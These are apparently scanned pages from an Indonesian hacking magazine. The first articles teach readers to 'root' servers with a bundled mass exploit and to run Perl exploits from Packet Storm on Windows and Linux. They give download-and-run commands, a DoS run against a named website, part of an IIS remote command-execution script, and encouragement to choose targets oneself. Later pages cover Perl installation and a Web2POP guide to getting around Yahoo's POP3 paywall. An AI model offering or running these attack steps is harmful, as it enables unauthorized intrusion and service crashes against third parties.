
Atau anda dapat mencarinya dengan memanfaatkan search engine Google dan menggunakan keyword: "Exploit", "Exploit archive" dan lain sebagainya tetapi tetap mencantumkan kata exploit.

Jadi untuk melakukan rooting, dibutuhkan exploitnya sesuai dengan targetnya. Jadi cukup banyak exploit yang anda butuhkan nantinya jika ingin melakukan rooting.

Yang menjadi pembahasan dalam artikel ini ada exploit yang telah merangkum beberapa exploit menjadi satu exploit sehingga anda tidak perlu repot-repot untuk mendownload banyak exploit. Exploit ini dinamakan **massplor.tar.gz**. Seorang hacker yang memiliki panggilan mas Slamet lah yang meraciknya/merakitnya, sangat kreatif sekali. Anda tertarik? dapat anda dapatkan di **www.memed.org**. Yang menarik lagi, Mas Slamet tetap mengakui jika exploit itu bukan buah karyanya, dia mengatakan jika dia hanya merakitnya saja.



Mas Slamet perlu diacungi jempol, karena penulis pernah membaca sebuah artikel yang penulisnya mengaku sebagai pencipta sebuah exploit, padahal milik orang lain yang cuma diganti namanya.



Kembali ke permasalahan, mari kita coba menggunakan exploit **massplor.tar.gz**. Keuntungannya seperti yang telah dikatakan di atas, exploit ini merangkum beberapa exploit menjadi satu. Jadi menghemat kerja kita untuk mendownload exploit-exploit lainnya. Sekarang dapatkan exploitnya.


Pada shell anda, gunakan command **wget**, lalu pastekan *copy shortcut* yang dilakukan dengan melakukan klik kana satu kali. Lalu enter untuk mengeksekusi perintah **wget www.memed.org/exploit/massexploit.tar.gz** dan proses download terjadi.




Setelah download selesai, untuk mengunzip file tarball ini, gunakan command **tar -zxvf massplor.tar.gz**



Proses unzip dengan perintah tar akan membentuk direktori **massplo** tempat exploit ini disimpan. Untuk masuk ke direktori tersebut, gunakan command **cd massplo**




Sampai di sini, anda sudah dapat menjalankan exploit ini. Ketikkan **./massplo** untuk mengetahui command lengkap cara menggunakan exploit ini.



Dapat anda lihat, terdapat delapan macam exploit yang disatukan menjadi satu oleh Kita Slamet. Cara menggunakan exploit-exploit ini pun relatif mudah, yaitu cukup dengan mengetikkan:

**./massplo [ip target] -d [no. daemon]**

untuk IP target, silakan tentukan sendiri. Sebagai contoh kita targetkan IP address **202.12.102.1** sebagai daemon atau target server yang akan kita coba *rooting*, jika anda menentukan target server Apache, gunakan angka pilihan 8. Jika targetnya server SunOS gunakan angka 6.



Jadi contoh lengkapnya menggunakan exploit ini:

**./massplo 202.12.102.1 -d 8**

atau

**./massplo 202.12.102.1 -d 6**

Atau anda ingin semua dicoba dengan command

**./massplo 202.12.102.1 -d 9**

Rooting itu melelahkan, karena mendapatkan server yang vulnerable itu tidak gampang, butuh kesabaran yang tinggi. Jika anda orangnya tidak sabaran, jangan *ngerooot*! Penulis pernah merasakan sendiri, *ngerooot* dengan menggunakan 12 shell yang berbeda target selama 7 jam, dan itu tidak menghasilkan atau berhasil. jika kebetulan nasib baik, baru dua menit *ngerooot* sudah mendapatkan hasil. Mungkin tergantung dengan IP yang ditentukan, atau mungkin juga...

## Daemon Vulnerabilities

**bind**, buffer overflow memberikan akses pada penyerang  
**lpd**, buffer overflow memberikan akses root  
**ftpd**, akses ke server melalui anonymous access  
**ssh**, hash table di-nol-kan sehingga server dapat diakses  
**rpc**, denial of service attack mengakibatkan buffer overflow  
**telnet**, telnetd buffer overflow memberikan akses root  
**inetd**, master daemon untuk mengakses daemon lain  
**openssl**, SSH denial of service attack

# MEMAHAMI EXPLOIT Contoh Perl Exploit

Berbeda dengan C Language yang harus dikompilasi sebelum digunakan, Perl dijalankan menggunakan interpreter. **M.A. Rody Candera** (odyxb@melva.org) menjelaskan bahwa untuk menggunakan Perl Exploit diperlukan **Perl Interpreter** (pada Linux atau Windows).


**U**MUMNYA EXPLOIT YANG BANYAK DITAWARKAN di Internet kepada kita dibuat menggunakan bahasa pemrograman C sehingga penggunaan Exploit tersebut lebih mudah jika di Linux. Lalu bagaimana dengan pengguna Windows. Sebenarnya, selain Exploit yang dibuat menggunakan bahasa C, ada juga Exploit yang dibuat menggunakan skrip Perl. Pengguna Windows dapat menginstal ActivePerl yang dapat di-download dari **www.activestate.com**.

Harus diakui, Exploit yang dibuat dari skrip Perl masih sangat sedikit jumlahnya dibanding menggunakan bahasa C, tetapi tak perlu bersedih hati, tetaplah mengunjungi **packetstorm-security.nl** untuk menanti exploit-exploit baru yang dibuat menggunakan skrip Perl, atau anda yang nantinya menciptakan exploit baru menggunakan script Perl.


Pada artikel ini, tidak akan diterangkan secara detail tentang cara melakukan exploit dari script Perl. Tetapi memberikan gambaran yaitu exploit dapat digunakan dari script Perl dan dijalankan di Windows, dimana terlebih dahulu ActivePerl telah diinstalasi pada komputer.

Sebelum kita melakukannya, seperti apa yang telah dijelaskan, ada beberapa syarat untuk melakukan exploit dari script Perl pada Windows. Pertama, koneksi internet. Kedua, ActivePerl telah diinstalasi pada komputer. Ketiga, exploit dari script Perl yang dapat didownload dari packetstormsecurity.nl

Setelah syarat pertama dan kedua terpenuhi, sekarang kita menuju syarat ketiga: mencari exploit dari skrip Perl. Masuk ke web packetstormsecurity.nl (atau cari pada situs lain)



Manfaatkan search engine pada site tersebut untuk mencari exploit dari script Perl. Masukkan kata kunci/keywordnya. Karena script Perl extension filenya \*.pl (scriptPerl.pl), maka gunakan saja keywordnya \*.pl




Yang didapat dari hasil pencarian search engine site packet storm, tidak hanya exploit dari skrip Perl. Walaupun begitu, cari saja apa yang kita butuhkan.

Archive Search Results for: *.pl			
#	Rank	File Name	MD5 Ch
1		DoS/axsploit.pl	803ece7
AnalogX 1.1 contains remotely exploitable buffer overflows, as reported in the server. Homepage: <a href="http://www.rhs-ck.com">http://www.rhs-ck.com</a> . By Xcript			

Setelah didapat, download skrip Perl tersebut dan simpan di direktori perl kita berada yaitu di C:\perl


Penulis mendapatkan beberapa exploit dari skrip Perl dari ha-

sil pencarian search engine pada site packet storm yang menarik perhatian bagi penulis, yaitu: axsploit.pl - dievqs.pl - dsnhack.pl - msadc2.pl dan beberapa script Perl yang berfungsi untuk scanner CGI, seperti: cgichk-s.pl - cgiscanner.pl - rtscan.pl



Sekarang mari kita coba hasil tangkapan itu. Masuk ke dos prompt (dari menu Start → Run → ketik command)

Masuk ke direktori Perl berada, yaitu: C:\Perl



Sampai di sini, silakan coba skrip Perl yang di-download dari situs packet storm. Pertama kali ketik: perl axsploit.pl untuk mengetahui apakah skrip Perl itu dapat digunakan dan untuk mengetahui penggunaan skrip Perl itu sendiri.



```
Microsoft(R) Windows 98
(C)Copyright Microsoft Corp 1981-1999.

C:\WINDOWS\Desktop>cd\
C:\>cd perl
C:\Perl>perl axsploit.pl
USAGE: perl axsploit.pl <hostname>
C:\Perl>
```

Setelah dicoba, anda mendapatkan command lengkap untuk dapat menggunakan axsploit.pl ikutin cara tersebut, dengan mengetikkan: **perl axsploit.pl <hostname>**.

**<hostname>** adalah alamat dari sebuah website, seperti [www.neotek.co.id](http://www.neotek.co.id) atau [www.neoteker.com](http://www.neoteker.com). Silakan pilih sendiri situs Web yang akan dijadikan target.

```
Microsoft(R) Windows 98
(C)Copyright Microsoft Corp 1981-1999.

C:\WINDOWS\Desktop>cd\
C:\>cd perl
C:\Perl>perl axsploit.pl
USAGE: perl axsploit.pl <hostname>
C:\Perl>perl axsploit.pl www.neotek.co.id
Establishing connection to host[www.neotek.co.id] Please
Connected.
Attempting to kill AnalogX Simple Server...
Done.
C:\Perl>_
```

Apakah yang anda serang? Sebelum mendownload exploit dari script Perl tersebut, anda sendiri melihat dan membaca deskripsi singkat mengenai exploit tersebut: *AnalogX 1.1 contains remotely exploitable buffer overflows, as reported in USSR Advisory #29. This perl script will crash the server.* Jadi axsploit.pl merupakan exploit Buffer Overflow terhadap AnalogX 1.1 yang dimiliki server target (begitulah kurang lebih, penulis memahaminya untuk saat ini J). Atau ingin tahu selengkapnya, klik link yang berupa teks pada deskripsi tersebut, yaitu: **USSR Advisory #29** yang merupakan link ke situs: <http://packetstormsecurity.org/advisories/ussr/labs29.html>

Jika belum puas dengan exploit tersebut, coba exploit lain. Cari di situs packetstorm atau situs lain. Penulis mencoba exploit dari skrip Perl yang didapat dari hasil Google sebuah situs.

OpenNET security: IIS4/5 CGI decode hole, [patched] perl exploit ...  
IIS4/5 CGI decode hole, [patched] perl exploit for win32/unix. ...  
[www.opennet.ru/base/patches/990117481\\_40.txt.html](http://www.opennet.ru/base/patches/990117481_40.txt.html) - 16k - Cached - Similar pages

Skrip Perl yang didapat belum berbentuk sebuah file \*.pl atau masih berbentuk tulisan saja, tapi itu tak mengapa. Copy skrip tersebut dari \$ARGC=@ARGV; sampai } (tanda tutup kurawal terakhir), lalu *paste* di Notepad.

Setelah di-*paste* di Notepad, simpan di direktori Perl berada (C:\Perl) dengan nama file yang anda suka (jangan lupa menambahkan ekstensi file tersebut untuk menandakan file itu merupakan script Perl), contoh: **test.pl**. Setelah disimpan, anda akan mendapatkan file tersebut telah menjadi script Perl.

Sekarang coba file tersebut. Kembali buka dos prompt dan masuk ke C:\Perl. Setelah masuk, ketikkan: **perl test.pl** untuk mengetahui command lengkap penggunaan skrip tersebut.

Didapat command lengkapnya yaitu: **perl test.pl <victim host> <victim port> <command line to execute>**. Untuk:

```
Address http://www.opennet.ru/base/patches/990117481_40.txt.html

-----
#!/usr/bin/perl
# Written by Cyrus The Gerat , CyrusArmy@Bigfoot.com ,
# May 15th 2001
# This perl script lets you to test the vulnerable
# servers to IIS4/5 CGI decode hole,
# Also you can exploit the hole and execute your
# commands remotely!
# Vulnerability found by NSfocus security team,
# Tested for compatibility on UNIX/WINDOWS
# (activestate perl)
# Works well on windows and unix platforms,

$ARGC=@ARGV;
if ($ARGC <3) {
    print "\n\nRemote IIS4/5 decode hole tester! By
    CyrusTheGreat ,CyrusArmy@Bigfoot.com\n";
    print "\n Usage:\n\n $0 <victim host> <victim port>
    <command line to execute>\n\n";
    print "        Victim Host: Address of IIS4/5 server
    vulnerable to decode hole! \n";
    print "        Victim port: HTTP/HTTPS port 80
    or 443\n";
}
```

```
File Edit Search Help

$ARGC=@ARGV;
if ($ARGC <3) {
    print "\n\nRemote IIS4/5 decode hole tester! By
    CyrusTheGreat ,CyrusArmy@Bigfoot.com\n";
    print "\n Usage:\n\n $0 <victim host> <victim port>
    <command line to execute>\n\n";
    print "        Victim Host: Address of IIS4/5 server
    vulnerable to decode hole! \n";
    print "        Victim port: HTTP/HTTPS port 80
    or 443\n";
    print "        Command to Execute: for example \"echo
    Just hacked! > hacked.txt\" \n\n";
    exit;
}
use Socket;

my
($host,$port,$target,$notvulnerable,$notfound,$notcopied,$accessdenied)
$host=$ARGV[0];
$port=$ARGV[1];
$target=inet_aton($host);
$notvulnerable=1;
```

```
C:\Perl>perl test.pl

Remote IIS4/5 decode hole tester! By
CyrusTheGreat ,CyrusArmy@Bigfoot.com

Usage:

test.pl <victim host> <victim port>
<command line to execute>

        Victim Host: Address of IIS4/5 server
vulnerable to decode hole!
        Victim port: HTTP/HTTPS port 80
or 443
        Command to Execute: for example "echo
Just hacked! > hacked.txt"
```

**<victim host>** → alamat web yang akan menjadi target  
**<victim port>** → port dari web yang menjadi target  
**<command line to execute>** → kata-kata anda sendiri

Contoh: **perl www.neotek.co.id 80 "Hello Sayang"**

Dari contoh dapat dilihat alamat webnya adalah **www.neotek.co.id** dan portnya adalah **80** dan command line to execute adalah **"Hello Sayang"**.

Sayang target tidak vulnerable terhadap serangan anda. Cari target lain. Bisa digunakan alamat web lain yang akan dijadikan target dan begitu juga dengan portnya. Sekiranya cukup sekian artikel ini, Insya Allah akan dilanjutkan dilain waktu.

```
Microsoft(R) Windows 98
(C)Copyright Microsoft Corp 1981-1999.

C:\WINDOWS\Desktop>cd\
C:\>cd perl
C:\Perl>perl axsploit.pl
USAGE: perl axsploit.pl <hostname>
C:\Perl>
```

# MEMAHAMI EXPLOIT INSTALASI PERL PADA LINUX





**M.A. Ody Candra** (odyxb@melva.org) membahas cara mendownload **Perl Interpreter** untuk **Linux** melalui perintah **wget**, mengekstraksi file itu dengan perintah **tar**, dan menjalankan skrip Perl pada Linux box anda.

**P**erl interpreter diperlukan untuk dapat menjalankan Perl script. Untuk instalasi Perl interpreter, penulis menggunakan **perl5.005\_03.tar.gz** yang dapat didownload di situs O'Reilly Perl.com (www.perl.com).

Instalasi tarball file **perl5.005\_03.tar.gz** dapat dilakukan langsung pada komputer yang menggunakan sistem operasi Linux atau pada sistem operasi Windows yang mendapatkan akses ke remote server yang menjalankan Linux (Linux box). Karena komputer penulis menggunakan Windows, penulis membutuhkan **Putty.exe** untuk dapat melakukan instalasi.

Bila anda mempunyai komputer Linux sendiri, instalasi dijalankan langsung pada Linux shell console komputer anda.

## Menjalankan Perl exploit pada Linux box anda



1

### DOWNLOAD PERL DENGAN WGET

Download **perl5.005\_03.tar.gz** dari **www.perl.com**. Pada Linux shell console anda, ketikkan **wget <url>**. Disini lengkapnya:

**\$ wget www.perl.com/CPAN/src/perl5.005\_03.tar.gz**

2

### MENGEKSTRAK FILE

Tunggu sampai download selesai karena data yang di-upload cukup besar yaitu sekitar 3Mb. Jika telah selesai, ekstrak file tersebut dengan melakukan command **tar**


**\$ tar -zxvf perl5.005\_03.tar.gz**

3

### MENGECEK HASIL INSTALASI

Setelah file diekstrak, coba cek dengan command **ls**:


Instalasi berhasil dilakukan, direktori dari file yang di-download telah siap **perl5.005\_03**. Selanjutnya masuk ke direktori tersebut.



4

### MELIHAT ISI DIREKTORI


Kembali lakukan command **ls**, untuk melihat isi direktori itu. Perl tidak butuh **compile** untuk dapat menjalankannya, tetapi membutuhkan **interpreter**. Jadi yang anda instalasi tadi sebenarnya adalah interpreter Perl untuk Linux.



5

### MENJALANKAN SKRIP PERL

Dari **http://packetstormsecurity.nl**, dapat diperoleh macam-macam exploit dalam Perl script. Download dengan command **wget <url>** di direktori interpreter Perl. Contoh: **\$ wget http://packetstormsecurity.nl/0109-exploits/km.pl**



6

### MENJALANKAN SKRIP PERL

Setelah berhasil coba jalankan skrip tersebut dengan menjalankan perintah **perl <scriptPerl.pl>**. Dari perintah tersebut anda akan mendapatkan perintah lanjutan atau perintah lengkap untuk menggunakan script tersebut. Pada contoh **km.pl** yang baru kita download:

**\$ perl km.pl**  
tampil bahwa exploit ini untuk Dos **km.pl -h <IPkorban>**

# MEMAHAMI EXPLOIT

## INSTALASI PERL

### PADA WINDOWS


Ada beberapa macam Perl yang tersedia untuk Windows dan semuanya mudah digunakan. Salah satu yang paling populer dan dianggap terbaik adalah ActivePerl dari Active State yang sebenarnya bukanlah freeware. **M.A. Ody Candra** (odyxb@melva.org) menjelaskan cara instalasi dan menjalankannya.

**M**emang, Perl (Practical Report and Extraction Language), bahasa pemrograman yang diciptakan oleh Larry Barrier pada tahun 1987 ini memberi andil yang besar dalam perkembangan teknologi internet dan pertama kali dikembangkan pada sistem UNIX sebagai solusi jaringan dan proses data dalam jumlah besar.

Bahwa Perl kali pada sistem UNIX, bukan berarti tidak dapat digunakan pada sistem Windows. Perl sudah dapat berjalan di sistem Windows dibantu dengan interpreter ActivePerl (dapat di-download dari <http://www.activestate.com/>).

Untuk menginstalasi ActivePerl diperlukan Microsoft Installer yang dapat di-download dari situs yang sama.

#### Pengalaman pertama dengan Perl di Windows



**1**

#### MENGECEK PERL DI WINDOWS

Download **ActivePerl-5.8.0.802-MSWin32-x86** dari [www.activestate.com](http://www.activestate.com) atau dapatkan dari CD NeoTek bulan ini. Namun sebelumnya anda perlu menginstal **InstMsiA** lebih dahulu. Setelah instalasi, restart komputer dan cek keberadaan Perl.



**2**

#### HELP PADA PERL


Klik **Perl Package Manager** untuk memastikan ActivePerl benar-benar telah terinstal. Sampai di sini, ketik **Help** untuk mendapat info mengenai Perl Package Manager.



**3**

#### DIREKTORI PERL

Untuk lebih memastikan lagi bahwa Perl betul-betul dapat digunakan. Klik Start → Run dan ketikkan Command (masuk ke DOS prompt). Lalu masuk ke direktori ActivePerl yaitu di **C:\perl**.



**4**

#### PERL PERTAMA

Kita coba Perl kita yang pertama. Gunakan editor yang ada seperti Notepad lalu ketik seperti berikut: `print "Perl Pertamaku Neh\\n"`. Setelah itu simpan di direktori perl dengan nama file **PerlPertama.pl**



**5**

#### MENJALANKAN PERL

Jalankan Perl pertama tadi, ketikkan: `perl PerlPertama.pl` Jika anda melihat tulisan **Perl Pertamaku Neh** berarti instalasi benar-benar sukses. Dan anda dapat membuat skrip-skrip Perl baru. Tutorial Perl bisa dicari Internet atau buku.



**6**

#### DOKUMENTASI PERL

Untuk mencari informasi lainnya bisa anda buka Documentation di Start → Program → ActiveState ActivePerl 5.0 → Documentation



# SOLUSI WEB2POP UNTUK PEMBLOKIRAN POP3 YAHOO MAIL

Fasilitas POP3 Yahoo! Mail tidak dapat dijangkau jika tidak berlangganan? *Nggak masalah kok.* **Happy Chandraleka** (hchandraleka@yahoo.com) menemukan **Web2POP** yang dapat menjadi jalan keluarnya.

**A**nda tentu telah mengetahui bahwa fasilitas **POP3** dari **Yahoo Mail** kini sudah tidak gratis lagi. Konsekuensinya, agar email yang anda terima lewat Yahoo Mail dapat di-download dengan program **email client**, anda harus membayar kepada Yahoo. Jika tidak ingin membayar, anda dapat membaca email anda dengan membukanya lewat Web, dengan catatan koneksi Internet terus berjalan selagi anda membaca email satu per satu. Ini tentu saja akan membuat tagihan Internet anda setinggi langit. Terlebih bagi mereka yang mengikuti banyak *mailing list*.

*Fasilitas POP3 diblokir Yahoo!? Nggak masalah...*



**1**

## BERTANDANG KE JMA

Jalankan browser favorit Anda. Pada kotak address ketikkan **www.jmasoftware.com**. Situs resmi **JMA Software**. Jika tidak ingin men-download Web2POP, silakan menginstalnya dari CD NeoTek bulan ini.

**2**



## PILIH ENGLISH VERSION

Pada halaman utama, klik "English Version" untuk masuk ke situs JMA Software dengan *content* dalam bahasa Inggris. Bila mahir bahasa Prancis, bolehlah anda klik "Version Francaise." Inilah tampilannya pada versi Inggris.

**3**

## DOWNLOAD WEB2POP

Klik link "**Download**" untuk men-download program **Web2POP**. Kemudian baca User License Agreement. Ada dua distribusi Web2POP yaitu *standard* dan *light*. Di sini digunakan distribusi *Standard*.



**7**

## ACCOUNT NAME DIISI LENGKAP

Lalu tekan "Next." Di bagian Internet Mail Logon, kotak "Account name" diisi lengkap dengan email anda di Yahoo, misal: **namasaya@yahoo.com**. Isikan juga password logon-nya pada kotak "Password." Klik "Next" dan kemudian "Finish".

**8**

## MENGAKTIFKAN WEB2POP

Aktifkan Web2POP terlebih dahulu sebelum men-download email Yahoo yang telah anda atur settingnya di atas. Klik **Start** → **Programs** → **Web2POP** → **Web2POP**.

**9**

## MENGAKTIFKAN OTOMATIS SAAT MASUK WINDOWS

Jalankan Web2POP. Pilih tab **Options** dan beri tanda cek di "Start Web2POP when Windows starts" untuk mengaktifkan Web2POP saat masuk ke Windows secara otomatis.

Tetapi untungnya selalu ada cara berke-  
lit dari masalah tersebut. Para pemro-  
gram dan *hacker* andal membuat pro-  
gram yang membantu memecahkan  
masalah ini. Salah satunya adalah de-  
ngan program **Web2POP** yang dibuat  
oleh **JMA Software**.

Dengan program Web2POP ini anda  
dapat men-download email-email anda  
di Yahoo Mail (<http://mail.yahoo.com>)  
dengan program email client dan tan-  
pa perlu membayar ke Yahoo Mail.  
Yang diblokir oleh Yahoo Mail tetapi  
dapat ditembus dengan program  
Web2POP ini. Kiranya Anda perlu  
berterima kasih kepada Web2POP.

Pada artikel ini akan dijelaskan cara  
men-download email di Yahoo Mail  
dengan menggunakan Outlook Express  
dan dibantu oleh program Web2POP  
versi 1.0.3.8. Tentu saja diasumsikan  
anda telah mempunyai email di Yahoo.  
Selanjutnya simak bahasan berikut ini  
untuk mengetahui cara berke-  
lit dari pemblokiran fasilitas POP3 Yahoo Mail.

- Pesan email yang anda peroleh lewat Yahoo! tidak lagi dapat diakses fasilitas POP3 sehingga tidak dapat di-download lewat email client semacam Outlook Express. Untung ada Web2POP yang dapat menjadi solusi dari "kebuntuan" yang dialami banyak pengguna email Yahoo!



4

#### INSTALASI WEB2POP

